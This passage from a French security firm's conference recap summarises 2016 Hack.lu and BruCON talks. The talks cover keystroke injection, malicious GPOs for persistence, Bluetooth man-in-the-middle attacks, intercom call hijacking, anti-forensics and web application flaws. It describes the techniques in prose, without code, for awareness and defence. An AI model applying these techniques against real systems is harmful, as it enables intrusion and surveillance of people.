Via diverses démonstrations, les chercheurs ont ainsi pu déverrouiller une session Windows via une attaque par rejeu (enregistrement des frappes clavier permettant de déverrouiller la session, puis rejeu de celles-ci) ou encore combiner une attaque par rejeu avec une injection de frappes clavier, pour déverrouiller une session, ouvrir un terminal PowerShell et injecter une charge active (via le téléchargement d'un malware).

La présentation s'est terminée par la revue des réponses des principaux constructeurs des équipements testés suite aux travaux de Gerhad et Matthias. La plupart d'entre eux nient l'existence d'une faille de sécurité puisque le fonctionnement des équipements est normal et respecte la norme nRF24 qui n'inclut pas de mécanismes spéciaux. D'autres ont promis des améliorations qui seront certainement mises à l'épreuve dans le futur.

> Jour 2

2016 : The Infosec Crossroads
Saumil Shah (@therealsaumil)

➕ Slides
http://www.slideshare.net/saumilshah/hacklu-the-infosec-crossroads

➕ Vidéo
https://www.youtube.com/watch?v=G4UTzi_OGuU

Via cette présentation plutôt générale et peu technique, Saumil Shah a dépeint l'état de la cybersécurité. La base de réflexion de l'expert en sécurité était la suivante : « Today's attacks succeed because defense is reactive » (« Les attaques d'aujourd'hui aboutissent, car la défense ne fait que réagir »).

Les attaques évoluent ainsi très rapidement et la défense prend du temps pour correctement les endiguer. Il est ainsi plus simple d'être attaquant, car il suffit d'une brèche pour arriver à ses fins, tandis qu'un défenseur devra penser à plusieurs moyens de protéger un équipement, une application ou un serveur. Chaque protection peut ainsi être contournée (l'obfuscation d'un code trompera un antivirus, l'encodage d'un caractère contournera un WAF, etc.) et le jeu du chat et de la souris peut continuer.

Les vulnérabilités d'aujourd'hui sont ainsi devenues des armes autant complexes que lucratives. Les attaquants ont de plus en plus tendance à former des groupes afin de développer des codes d'exploitation pendant plusieurs mois, là où, il y a 10 ans, un pirate développait seul un code en une semaine.

Cette évolution a rapidement mené à l'émergence des programmes de Bug Bounty, utilisés, par exemple, par une société qui paie les attaquants afin qu'ils découvrent des vulnérabilités au sein de leurs applications. L'origine de la situation trouve plusieurs explications selon Saumil :

➕ Les équipes de sécurité des entreprises doivent, en plus de protéger leurs systèmes, respecter des normes et autres certifications. Les attaquants sont impliqués à 100% dans une attaque, sans tâche annexe.

➕ De nombreux scénarios de tests d'intrusion imposent des conditions irréalistes (pas de serveurs en production, périmètre restreint, etc.). Une attaque réelle se fait sur tout type de serveur, sans règle.

Saumil a ensuite proposé différents axiomes pour mieux sécuriser son entreprise :

➕ Collecter un maximum d'informations (journal de bord, sauvegardes, etc.) ;

➕ Mesurer la pertinence des informations récoltées (afin de voir ce qui fonctionne ou pas) ;

➕ Tester sa plateforme dans des conditions réelles (Red Team) ;

➕ Prendre en compte l'avis des utilisateurs ;

➕ Piéger les attaquants (comme les banques marquant leurs billets pour suivre les fuites) ;

➕ Analyser en profondeur avant d'agir ;


➕ Prendre en compte l'avis des dirigeants.

badGPO – Using GPOs for Persistence and Lateral Movement
Yves Kraft (@nrx_ch) et Immanuel Willi

➕ Slides
http://archive.hack.lu/2016/161019_hacklu_badgpo_kraft-willi_oneconsult.pdf

➕ Vidéo
https://www.youtube.com/watch?v=PnFszVBEwBY

La base de réflexion des présentateurs de cette conférence est un message du pirate à l'origine de la compromission de la société Hacking Team. Ce dernier a affirmé avoir utilisé les GPO (stratégie de groupe Windows) de l'Active Directory afin d'infecter une multitude de postes d'une entreprise, de manière quasi silencieuse et persistante.



Le but principal de la manœuvre est d'infecter un serveur avec une durée de fonctionnement élevée afin d'obtenir une porte dérobée persistante sur le système.

Pour ce faire, les deux chercheurs ont pu créer ou modifier une GPO existante, modifier une clé de registre afin de

s'assurer du lancement de celle-ci, lier la GPO à un domaine existant, puis attendre les connexions des utilisateurs.

Les problèmes récurrents concernant les GPO en font des armes redoutables pour un attaquant :

- Pas de conventions de nommages ;
- Beaucoup de GPO stockées en désordre ;
- Beaucoup de GPO non utilisées, voire utilisées pour des tests, mais jamais désactivées ;
- Elles sont souvent difficiles à comprendre et à lire ;
- La gestion des privilèges associés à certaines GPO est souvent problématique.

Ces problèmes liés aux GPO sont autant d'avantages pour un attaquant, le « désordre » général auxquelles elles sont sujettes permet ainsi de cacher plus facilement une GPO malveillante.

Les chercheurs ont ensuite brièvement présenté leur framework de post-exploitation nommé « Powershell Empire ». Ce dernier a été utilisé pour faciliter le scénario d'attaque sur les GPO présenté plus tôt.

Via diverses démonstrations, les chercheurs ont ainsi pu créer en quelques lignes de commande des GPO malveillantes permettant d'implanter une porte dérobée sur les ordinateurs d'un domaine, ou encore de chercher un fichier spécifique sur tous les ordinateurs d'un domaine.

Puisque les GPO font nativement partie de l'Active Directory, aucune alerte de sécurité n'est levée. De plus, puisqu'aucune vulnérabilité n'est exploitée, il n'existe aucun moyen de pallier ce type d'attaque. Cependant, les chercheurs ont présenté quelques techniques de mitigation pour s'en prémunir :

- Effectuer une revue complète des GPO régulièrement
- Limiter les privilèges de l'administrateur au maximum
- Configurer des IDS/IPS pour détecter efficacement des comportements anormaux
- Garder un système d'information le plus « sain » possible, avec une organisation logique

Pour conclure, les deux chercheurs ont annoncé qu'ils continueraient leurs travaux pour couvrir plus de vecteurs d'attaques et intégrer d'autres modules au sein du framework « Powershell Empire ».

When crypto fails

Yaniv Balmas (@ynvb) et Ben Herzog

Vidéo
https://www.youtube.com/watch?v=YCGOyMwOVXc

Yaniv Balmas et Ben Herzog, deux consultants travaillant pour Checkpoint, sont venus présenter leurs études sur l'utilisation et l'implémentation de la cryptographie au sein des logiciels malveillants.

S'il arrive occasionnellement qu'un bug soit découvert au sein d'une librairie cryptographique, la plupart des problèmes liés à la cryptographie sont dus à de mauvaises implémentations par les développeurs. Et les malwares ne sont pas en reste.
Les speakers se sont donc livrés à un « Best-of » des erreurs d'implémentation qu'ils ont découvert dans des malwares encore actifs sur Internet.

Zeus
Ce malware utilise une version modifiée de RC4. L'auteur de Zeus ne faisant visiblement pas confiance à l'algorithme original a préféré ajouter une couche de transformation linéaire avec un XOR afin d'être le seul capable de déchiffrer le trafic.
Manque de chance, ce type de chiffrement unique sur Internet a permis aux autorités de tracer les flux et de remonter jusqu'aux commanditaires.

Linux.encoder
Les auteurs de ce malware ont utilisé une mauvaise graine pour la génération de leurs nombres pseudo aléatoires

(PRNG). En effet, ces derniers généraient leurs nombres pseudo-aléatoires en se basant sur une date.

La génération d'aléa se basant sur une valeur prédictible n'étant pas aléatoire, il a été possible aux chercheurs de créer un outil qui permettait de générer rapidement l'ensemble des clefs de déchiffrement possible.

CryptoWall
Ce ransomware utilisait un chiffrement basé sur une clef RSA 2048 bits. La génération des clefs était cependant effectuée sur le poste infecté, la clef privée ayant servi au chiffrement étant ensuite envoyée sur un serveur distant contrôlé par les attaquants. La confidentialité de cette clef pouvait donc être compromise. Un second défaut de taille a été découvert dans cet outil. Les attaquants ont copié-collé un exemple fourni sur le site MSDN de Microsoft pour l'implémentation d'une API de cryptographie. Dans l'exemple de Microsoft, une option était activée pour forcer le stockage de la clef privée dans un fichier de cache local de la machine. Toutes les clefs privées de chiffrement étaient donc présentes sur les machines infectées.

« Damien Cauquil, est venu présenter son Framework appelé BtleJuice dédié aux attaques de type Man-In-The-Middle (MITM) sur le protocole Bluetooth Low Energy. »

Petya
Ce ransomware utilisait une implémentation maison de l'algorithme de chiffrement de flux Salsa20. Les auteurs ont commis les erreurs suivantes :

➕ Utilisation d'une variable de type uint32_t (32 bits) pour stocker un flux de 64 bits ;

➕ Oubli de modification d'une constante utilisée pour le fonctionnement sur une architecture 16 bits ;

➕ Le traitement de seulement 2 octets tous les 4 octets (dû à l'erreur précédente), qui réduisait la complexité de moitié ;

➕ Ajout d'une fonction « maison » divisant la taille de la clef par 2.

Au final la clef était une chaine de 8 caractères, ce qui peut être bruteforcé dans un temps acceptable.

Nuclear exploit kit
Ce dernier outil a cessé son activité sur Internet après la publication de ses erreurs d'implémentation par Checkpoint. Une clef de désobfuscation était échangée à l'aide du protocole Diffie-Hellman.
Une des premières fonctions du code récupérait des valeurs censées être en base64. Ces dernières n'étant pas encodées, la fonction retournait toujours 0. Les fonctions de chiffrement suivantes se basaient sur cette valeur, et par conséquent, retournaient elles aussi 0.


> Jour 3

Btlejuice, the bluetooth smart Man-In-The-Middle framework
Damien Cauquil (@virtualabs)

➕ **Vidéo**
Hack.lu 2016 BtleJuice : the Bluetooth Smart Man In The Middle Framework by Damiel Cauquil

Damien Cauquil, chercheur en sécurité chez Digital Security, est venu présenter son Framework dédié aux attaques de type Man-In-The-Middle (MITM) sur le protocole Bluetooth Low Energy. Ce protocole est de plus en plus utilisé sur les objets connectés, l'autonomie étant au centre des préoccupations pour ces derniers.

BtleJuice, écrit en node.js, permet de faire de l'écoute de trafic, de l'interception, et de la manipulation de données. Une interface web complète le tout pour faciliter ces opérations.



Le chercheur a par la suite effectué des démonstrations de son outil et de ses capacités. La première ciblait un cadenas connecté de type "Quicklock". L'écoute du trafic entre un smartphone et le cadenas a permis de découvrir le code PIN utilisé en clair dans les échanges. Une authentification est effectuée, cependant elle est basée sur l'adresse "Bluetooth Device". Un attaquant pourrait donc récupérer ces informations en écoutant les communications.

La deuxième démonstration était effectuée avec un robot "WooWee MIP". À l'aide de son outil, Damien a réussi à identifier les commandes permettant de contrôler le robot. À force de Fuzzing, il a aussi été en mesure de comprendre le fonctionnement du protocole d'échange entre l'application de gestion et le robot, et a découvert des fonctionnalités non documentées.

Enfin, pour la dernière démonstration, une attaque contre un appareil médical destiné à mesurer le taux de glucose a été montrée. Alors que ce genre de dispositif médical expose des informations sensibles liées à leurs propriétaires, aucun dispositif de sécurité n'a été découvert.
En usurpant l'adresse Bluetooth Device pour s'authentifier, il a été en mesure d'injecter de fausses mesures qui étaient ensuite transmises au serveur de gestion distant.

Pour conclure, le chercheur a expliqué qu'un moyen simple de prévenir ce type d'attaque était de mesurer les temps de latence entre les opérations, considérablement rallongés lors de la présence d'un outil en position de MITM. Évidemment, le chiffrement des communications, et l'utilisation d'une authentification forte sont des solutions préférables, mais qu'il reste peu probable de voir sur le type d'objets concernés par cette présentation.

House Intercoms Attacks : When Front Doors Become Backdoors

Sébastien Dudek (@FlUxIuS)

Slides

Intercoms_Hacking-hacklu_2016.pdf

Vidéo

Hack.lu 2016 House intercoms attacks : when frontdoors become backdoors by Sébastien Dudek

Sébastien Dudek, consultant en sécurité chez Synacktiv, a choisi de présenter ses recherches sur la sécurité des dernières générations d'interphones installés dans les immeubles parisiens. Ces derniers sont configurés pour directement appeler ou envoyer un SMS au résident lorsque quelqu'un sonne chez lui. Ce dernier a alors la possibilité de discuter ou déverrouiller la porte d'entrée depuis son téléphone mobile.

Une étude physique d'une installation a permis au chercheur de déterminer que les interphones utilisaient une carte SIM qui se connectait sur un réseau téléphonique 3G standard. Un module télécom est généralement discrètement installé à proximité de l'interphone.

3G/4G: advantages

	GSM	3G	4G
Client authentication	YES	YES	YES
Network authentication	NO	Only if USIM is used (not SIM)	YES
Signaling integrity	NO	YES	YES
Encryption	A5/1	KASUMI | SNOW-3G	SNOW-3G | AES | ZUC...

Après une présentation de l'architecture réseau utilisée et du fonctionnement global des réseaux 3G, Sébastien a fait une présentation de l'état de l'art de la sécurité des réseaux télécoms. Il en ressortait que seul le réseau GSM/GPRS présentait des vulnérabilités assez facilement exploitables dans ce contexte.

Le premier objectif était donc de brouiller les signaux 3G/4G à proximité des interphones pour que ceux-ci basculent sur les réseaux plus anciens et vulnérables. Grâce à ce fallback sur un réseau vulnérable, le chercheur est en mesure d'intercepter les appels et de les modifier à la volée afin de rédiger les appels vers son propre numéro. De cette façon, il peut impersonnifier le numéro de l'administrateur de l'interphone afin d'envoyer des commandes au système. Un des scénarios d'attaque présentés était de détourner les appels de l'interphone vers des numéros surtaxés contrôlés par l'attaquant.

Enfin, la deuxième partie de la présentation se concentrait sur les interphones qui utiliseraient un serveur centralisé de gestion. En utilisant la carte SIM d'un interphone, le consultant a pu accéder au réseau virtuel M2M (machine to machine), qui présentait des interfaces de gestion peu ou pas sécurisées.


Sébastien a conclu en résumant les pistes de travail qui pourraient permettre d'améliorer le niveau de sécurité de ces périphériques (restriction basée sur des whitelists, audit régulier, monitoring, etc.), mais aussi sur les évolutions potentielles des attaques, notamment grâce à la connexion à Internet des interphones.

WiFi Exploitation : How passive interception leads to active exploitation
Solomon Sonya (@Carpenter1010)

Vidéo
Hack.lu 2016 WiFi Exploitation : How passive interception leads to active exploitation

La conférence de Solomon Sonya, expert en sécurité au sein de l'US Air Force Academy, était un peu plus longue que la moyenne, probablement car elle prenait plus la direction d'un workshop que d'une présentation classique.

Salomon est venu présenter ses recherches sur l'interception des traces que laissent les appareils équipés de puce Wi-Fi, et comment il est possible d'exploiter ces informations diffusées publiquement afin d'en faire des points d'attaque.



La première partie faisait un état de l'art de la sécurité des mobiles puis Salomon a ensuite abordé les problèmes de sécurité qu'entraine l'utilisation du Wi-Fi.

En effet, chaque appareil qui s'est connecté une fois à un réseau Wi-Fi va garder les informations liées à ce point d'accès (notamment son SSID) pour pouvoir s'y reconnecter dès que celui-ci est à proximité. Les appareils passent donc leur temps à émettre ces informations, et il est possible de les intercepter de façon passive, simplement en créant des points d'accès Wi-Fi qui reçoivent et traitent ces émissions. Cette capture d'information a pour but de créer une base de connaissance des réseaux préalablement accédés.

Le chercheur est passé à une démonstration grandeur nature tout en continuant ses explications. En créant un point de connexion Wi-Fi, il a été capable de détecter toutes les informations envoyées par les téléphones de la salle ayant le Wi-Fi activé. À l'aide des SSID récupérés, il était en mesure de localiser leurs origines géographiques, grâce à une base de données régulièrement mise à jour avec l'ensemble des SSID publiquement exposés dans le monde.

À l'aide de divers filtres, Salomon a pu isoler un téléphone en particulier, afin de retrouver uniquement les SSID associés à ce dernier. Ce faisant, il été en mesure de retracer le parcours du propriétaire uniquement grâce aux localisations des points d'accès Wi-Fi auxquels il s'était précédemment connecté. Un outil (Theia) permettant de gérer l'ensemble de ces étapes a été développé, mais n'a cependant pas encore été publié.

La démonstration ayant prise plus de temps que prévu, le conférencier n'a pas pu aller au bout de sa présentation qui méritait pourtant d'être vue dans son ensemble. Il a tout de même pu conclure rapidement sur quelques recommandations élémentaires de sécurité, comme la suppression régulière des réseaux Wi-Fi enregistrés sur nos périphériques, ou l'utilisation de SSID cachés, limitant l'exposition de nos réseaux et leurs localisations.

Références

https://2016.hack.lu/

Retour sur l'édition 2016 de la BruCON

Par Simon BUCQUET et Etienne BAUDIN

L'édition 2016 de la BruCON, la conférence belge de référence en matière de sécurité des Systèmes d'Information, s'est déroulée à Gand les 27 et 28 octobre derniers. Cet évènement offrait un éventail d'activités destiné aussi bien aux professionnels qu'aux amateurs passionnés par la Sécurité des Systèmes d'Information.

Gand est une très belle ville de la Région flamande de la Belgique qui a su nous charmer au travers de ses ruelles singulières et de ses canaux offrant un effet miroir sur la ville.

C'est donc sous les meilleurs hospices que s'est déroulée cette 14ème édition de la BruCON.

Cette dernière a mis à disposition sur YouTube les conférences filmées, accessibles à l'adresse suivante : https://www.youtube.com/user/brucontalks.

De plus, les supports des présentations sont consultables sur le site officiel de la conférence : http://files.brucon.org/2016/.

Building a Successful Internal Adversarial Simulation Team

Chris Gates (@carnal0wnage) et Chris Nickerson (@indi303)

Slides

http://files.brucon.org/2016/Chris Gates Chris Nickerson - Adversarial Simulation Team.pptx

Vidéo

https://www.youtube.com/watch?v=Q5Fu6AvXi_A

Cette conférence était présentée par deux experts techniques, l'un travaillant coté Blue team et l'autre côté Red team. Leurs expériences et les problèmes qu'ils rencontrent les ont amenés à développer une réflexion sur une méthode nouvelle.

Le principe de départ de leur idée est que les équipes d'attaquants (Red team) et de défenseurs (Blue team), ne doivent pas travailler l'un contre l'autre, mais plutôt de concert. Ils doivent partager leurs connaissances, documentations, et expériences, au profit de la sécurité de l'entreprise.
Leur méthodologie se base sur la Kill Chain. Celle-ci détaille

le déroulement d'une attaque, depuis la phase de reconnaissance jusqu'à la réalisation des objectifs de l'attaquant une fois sur le réseau/système.

Leur modèle générique suit le cheminement suivant :

1. Définition du problème à résoudre (analyser, détecter, prévenir, répondre et anticiper les menaces) ;

2. Définition des moyens permettant de le résoudre ;

3. Créer un processus pour l'exécution des moyens mis en oeuvre ;

4. Créer une plateforme pour le partage d'informations ;

5. Rassembler les équipes défensives et offensives ainsi que leurs outils respectifs ;

6. Créer des règles pour unir les équipes ;


7. Définir la couverture des produits/services utilisés face à la Kill Chain ;

8. Développer des métriques pour évaluer les TTP (Tactics, Techniques and Procedures) d'un point de vue de protection, détection et réponse ;

9. Évaluer les compétences de l'adversaire pour déterminer l'urgence de la situation ;

10. Mettre à jour les priorités de l'équipe en se basant sur les dates de tests des TTPs ou sur d'autres données ;

11. Mesurer les défenses (couverture, temps de détection/remédiation/éradication, etc.).



L'idée finale est de pouvoir apporter beaucoup plus de visibilité sur les moyens de défense de l'entreprise et d'être en mesure de pouvoir prédire les futures attaques via la Threat Intelligence. Par ailleurs, ces éléments doivent donner des outils d'aide à la prise de décision pour l'achat de nouveaux produits/services.

Physical Security : Ideal Doors & Padlocks

Deviant Ollam (@deviantollam)

Slides

http://files.brucon.org/2016/Deviant Ollam - Perfect Doors and Padlocks.pdf

Vidéo

https://www.youtube.com/watch?v=4skSBwBBI-s

Deviant Ollam est un expert de l'intrusion physique. Il a, dans cette présentation, cherché à montrer les failles simples et très courantes qu'il a pu rencontrer. Ces dernières sont pourtant très simples à corriger.

Il a ainsi pu évoquer les failles ou méthodes suivantes :

- Le lockpicking pour ouvrir une serrure sans la clé ;
- Les charnières qui peuvent être enlevées afin d'ouvrir la porte ;
- Le loquet qui peut être contourné à l'aide de quelques outils ;
- La poignée présente à l'intérieur qui peut être actionnée si un espace permet d'y accéder ;
- L'espace présent entre la porte et le mur pouvant permettre de contourner des capteurs de mouvement ;
- L'espace sous la porte qui peut être utilisé pour actionner la poignée et ouvrir la porte ;
- Le cadre de la porte peut être agrandi afin que la pêne sorte de l'espace de sa gâche et laisse la porte s'ouvrir.

« Deviant Ollam est un expert de l'intrusion physique, qui a cherché à montrer les failles simples et très courantes qu'il a pu rencontrer. »

Pour chacune de ces failles, le conférencier a pu indiquer des moyens simples permettant de les corriger. Il indiquait que malheureusement le risque d'intrusion physique était négligé alors que des données/objets sensibles étaient facilement accessibles.

Active Defense,
John Strand (@strandjs)

Slides
http://files.brucon.org/2016/John Strand - Active Defense.pptx

Vidéo
https://www.youtube.com/watch?v=mjxE1ZzWA5A

John Strand a participé au développement d'une distribution Linux dédiée à la défense. Celle-ci s'appelle ADHD : Active Defense Harbinger Distribution. Elle contient un ensemble d'outils permettant de compliquer les phases de préparation et d'attaques.

Une documentation très détaillée est disponible à l'adresse : https://github.com/adhdproject/adhdproject.github.io/blob/master/index.md.

Il a présenté divers outils lors de sa présentation :

- WebLabirinth : il s'agit d'un ensemble de pages aléatoires permettant de rendre confus un scanner web ou un attaquant cherchant à aspirer le contenu du site web.
- HoneyPort : il s'agit d'un honeypot spécifique pour un port. Dès qu'un utilisateur se connecte au port, il sera remercié et blacklisté. Ainsi, un attaquant cherchant à se connecter à tous les services pourra facilement être identifié et bloqué ;
- Word Web Bugs : ce projet a pour but de piéger l'attaquant en l'invitant à ouvrir un fichier utilisant un nom intéressant pour un attaquant tel que « passwords.docx ». En ouvrant le fichier, l'attaquant va sans le savoir envoyer son adresse IP au défenseur.
- Honey Badger : un outil similaire basé sur un applet Java qui va géolocaliser un attaquant à 20m près en utilisant les réseaux Wi-Fi autour de l'attaquant.
- Jar combiner : un outil permettant de rendre géocalisable de la même façon n'importe quelle application quelle qu'elle soit.

Cette conférence passionnante pleine de bonnes idées a donné des pistes sur ce que pourrait être le futur de la défense en entreprise, avec des pièges pour attaquants parsemés au sein du SI. Nous attendons avec impatience la prochaine édition de cette conférence de qualité.

Anti Forensics AF,
DualCore (@dualcoremusic)

Vidéo
https://www.youtube.com/watch?v=8q_1VF7jJ3g

Ce chercheur en sécurité a présenté durant cette conférence plusieurs méthodes et outils lui permettant de compliquer la tâche d'un analyste inforensique.

Parmi les méthodes mises en avant, voici quelques unes d'entre elles :

Dans un premier temps, il a présenté une méthode consistant à supprimer les entêtes PE et MZ via les fonctions VirtualProtect et RtlZeroMemory. Le chercheur va déverrouiller l'écriture via la fonction VirtualProtect, il va ensuite remplir le contenu des entêtes par des valeurs nulles avec RtlZeroMemory et enfin reverrouiller l'écriture avec VirtualProtect. Ainsi, un logiciel tel qu'IDA aura des difficultés pour identifier le type d'exécutable, ce qui complexifiera l'analyse.

Dans un second temps, il évoqué l'inforensique de périphérique Android. Il a indiqué la grande difficulté que cela impliquait d'autant plus lorsque ce dernier est chiffré.

Il a ainsi présenté une application qu'il a développée nommé « Duck the Police ». Cette application permet d'éteindre un téléphone chiffré Android. Il n'a pas dévoilé toutes ses

fonctionnalités, mais a pu indiquer qu'elles utilisaient les capteurs Bluetooth, GPS, accéléromètre, WiFi, et cellulaires. Ainsi, lorsque l'application est activée, le téléphone peut être éteint automatiquement si un de ces capteurs détecte une variation.

Enfin, le chercheur a pu montrer un challenge autour de l'anti-inforensique. Le principe est très simple, une carte SD contient un fichier texte. Si un challenger parvient à ajouter son pseudonyme à la fin du fichier texte, il a gagné. Ici, la difficulté réside dans le fait que le contenu de la carte SD n'est pas modifiable, car le firmware protège l'écriture. Il s'agit en effet d'une protection logicielle similaire à la protection physique existant également sur ce type de carte.


La solution consiste donc à utiliser un outil (http://www.bertold.org/sdtool/) afin de débloquer la carte et écrire dans le fichier texte.

Esoteric WebApp
Andres Riancho (@w3af)

Le fondateur du projet w3af a pu nous exposer son retour d'expérience sur l'évolution des vulnérabilités qu'il a pu rencontrer ces dernières années lors de ces audits. Pour lui, l'apparition de nouveaux Frameworks et de l'ORM a pu considérablement limiter l'exposition des applications aux injections les plus connues de ces dernières années, à savoir les injections XSS et SQL.

Toutefois, de nouvelles vulnérabilités ont pu se démarquer, suite à l'utilisation de nouvelles technologies (bases NoSQL, Ruby on rails, etc.) ou à l'exploitation de vulnérabilités applicatives.

À ce titre, Andres Riancho a pu présenter à l'ensemble de l'audience le cas d'une injection NoSQL, en modifiant l'opérateur de la requête, afin de contourner le contrôle normalement effectué par l'application.



Afin d'illustrer l'exploitation de vulnérabilités applicatives, le chercheur en sécurité exposa différentes failles qu'il a pu dernièrement exploiter. Une première lui a permis, en altérant les entêtes HTTP, de contourner une authentification à double facteur. Le message téléphonique normalement chargé de fournir un jeton unique à l'utilisateur pouvait en effet être dérobé.

Une deuxième faille, en exploitant un défaut d'implémentation au sein de la méthode de réinitialisation du mot de passe, l'a autorisé à s'authentifier avec un utilisateur de son choix.
Une troisième, en exploitant le processus de paiement PayPal, lui a permis de contourner l'étape de paiement en fournissant au site vulnérable une réponse falsifiée de la plateforme de paiement.

« Pour Andres, l'apparition de nouveaux Frameworks et de l'ORM a pu considérablement limiter l'exposition des applications aux injections les plus connues de ces dernières années, à savoir les injections XSS et SQL »

La dernière vulnérabilité permettait d'exploiter le mécanisme de sérialisation de messages de la technologie Ruby on rails afin de permettre l'exécution de code arbitraire.

En effet, en ayant connaissance du secret permettant la signature de ces objets sérialisés, un attaquant est en mesure de signer un message afin de permettre l'exécution de code. À cela, le chercheur préconise l'utilisation de longs et uniques secrets, afin qu'un attaquant ne puisse les deviner.

Hacking KPN
Bouke van Laethem et Jeremy Goldstein

Deux consultants de la société KPN Consulting sont venus exposer à l'audience de la Brucon les derniers cas d'exploitation de vulnérabilités qu'ils ont pu rencontrer lors d'audits, et les erreurs à ne pas reproduire dans ces cas-là.

Le premier cas exposé est lié à l'exploitation d'une vulnérabilité connue due à un défaut de sérialisation des paramètres « Viewstate » du composant Java Servlet Faces. Malgré une multitude de codes d'exploitation publics, les deux consultants n'ont pu exploiter ce module vulnérable et ont usé un temps considérable à tenter leur exploitation.

Le cas était différent de tous ceux rencontrés auparavant, il leur fallut donc développer leur propre outil (https://github.com/KPN-CISO/Java-Deserialization-Scanner) pour permettre l'exploitation de la vulnérabilité rencontrée.

Le second cas d'exemple a concerné le produit Citrix NetScaler. En étudiant les données échangées lors de la procédure d'authentification, il fut découvert qu'il était possible d'altérer un des paramètres afin de spécifier un serveur, géré par un attaquant, afin de récupérer un cookie d'authentification valide. Les deux chercheurs en sécurité ont ainsi réussi à exploiter cette découverte afin de contourner l'authentification de la plateforme.

Le dernier cas rencontré par les chercheurs concerne l'analyse d'une application lourde. Cette dernière procède au chiffrement des échanges au travers d'un algorithme inconnu.

En procédant à de l'ingénierie inverse, les consultants ont pu identifier en quelques semaines l'utilisation de l'algorithme RC2 ainsi que de la clé secrète utilisée par l'application. Cette étape, très chronophage, aurait pu être évitée pour eux s'ils avaient pu identifier plus tôt la technologie AutoIT utilisée, facilement décompilable.

Smart Sherrif

Abraham Aranguren (@7a_) et Fabian Fäßler (@samuirai)

Deux consultants de la société Cure 53 ont eu l'occasion de nous présenter un retour d'expérience de l'audit d'une application mobile nommée « Smart Sherrif » effectué pour le compte de Citizen Lab.

Cette application est destinée à permettre aux parents de contrôler les agissements de leurs enfants, conformément à la demande de la législation de la Corée du Sud. Elle peut être utilisée afin de restreindre l'utilisation du téléphone aux heures de cours, l'installation et l'utilisation d'applications, de mettre en place une liste blanche de sites Internet. Une seconde application nommée « Smart Dream », dont l'installation n'est pas obligatoire, permet une surveillance du contenu des messages échangés par l'enfant.
Les deux chercheurs en sécurité ont ainsi pu remonter de multiples vulnérabilités mettant en évidence les failles de sécurité auxquels s'exposent les enfants légalement obligés de posséder cette application. La définition d'une interface JavaScript au sein du composant « Webview » de l'application permettait ainsi une exécution de code arbitraire.

Les échanges n'étaient pas sécurisés, l'utilisation d'un mot de passe faible permettait à un attaquant de provoquer le blocage illégitime du téléphone d'un enfant, des défauts de contrôle permettant le vol de données ou la présence de services applicatifs obsolètes.

Le but originel de cet audit était de démontrer le danger de l'utilisation d'une telle application afin d'en provoquer le retrait. Malheureusement l'ensemble des vulnérabilités remontées ont été utilisées par l'éditeur afin de communiquer sur leurs corrections et l'amélioration de la sécurité de leur solution.

Références

- http://2017.brucon.org/index.php/Main_Page

Black Hat Europe 2016

par Régis SENET et Cyril LORENZETTO

> Introduction

Cette année encore, XMCO était partenaire de la conférence Black Hat Europe. Voici notre retour sur cette cuvée 2016.
La réputation de la Black Hat n'est plus à faire et cette année encore, nous avons eu la chance d'assister à des conférences particulièrement techniques. Cette édition 2016 se déroulait au Business Design Center en plein centre de Londres en Angleterre.

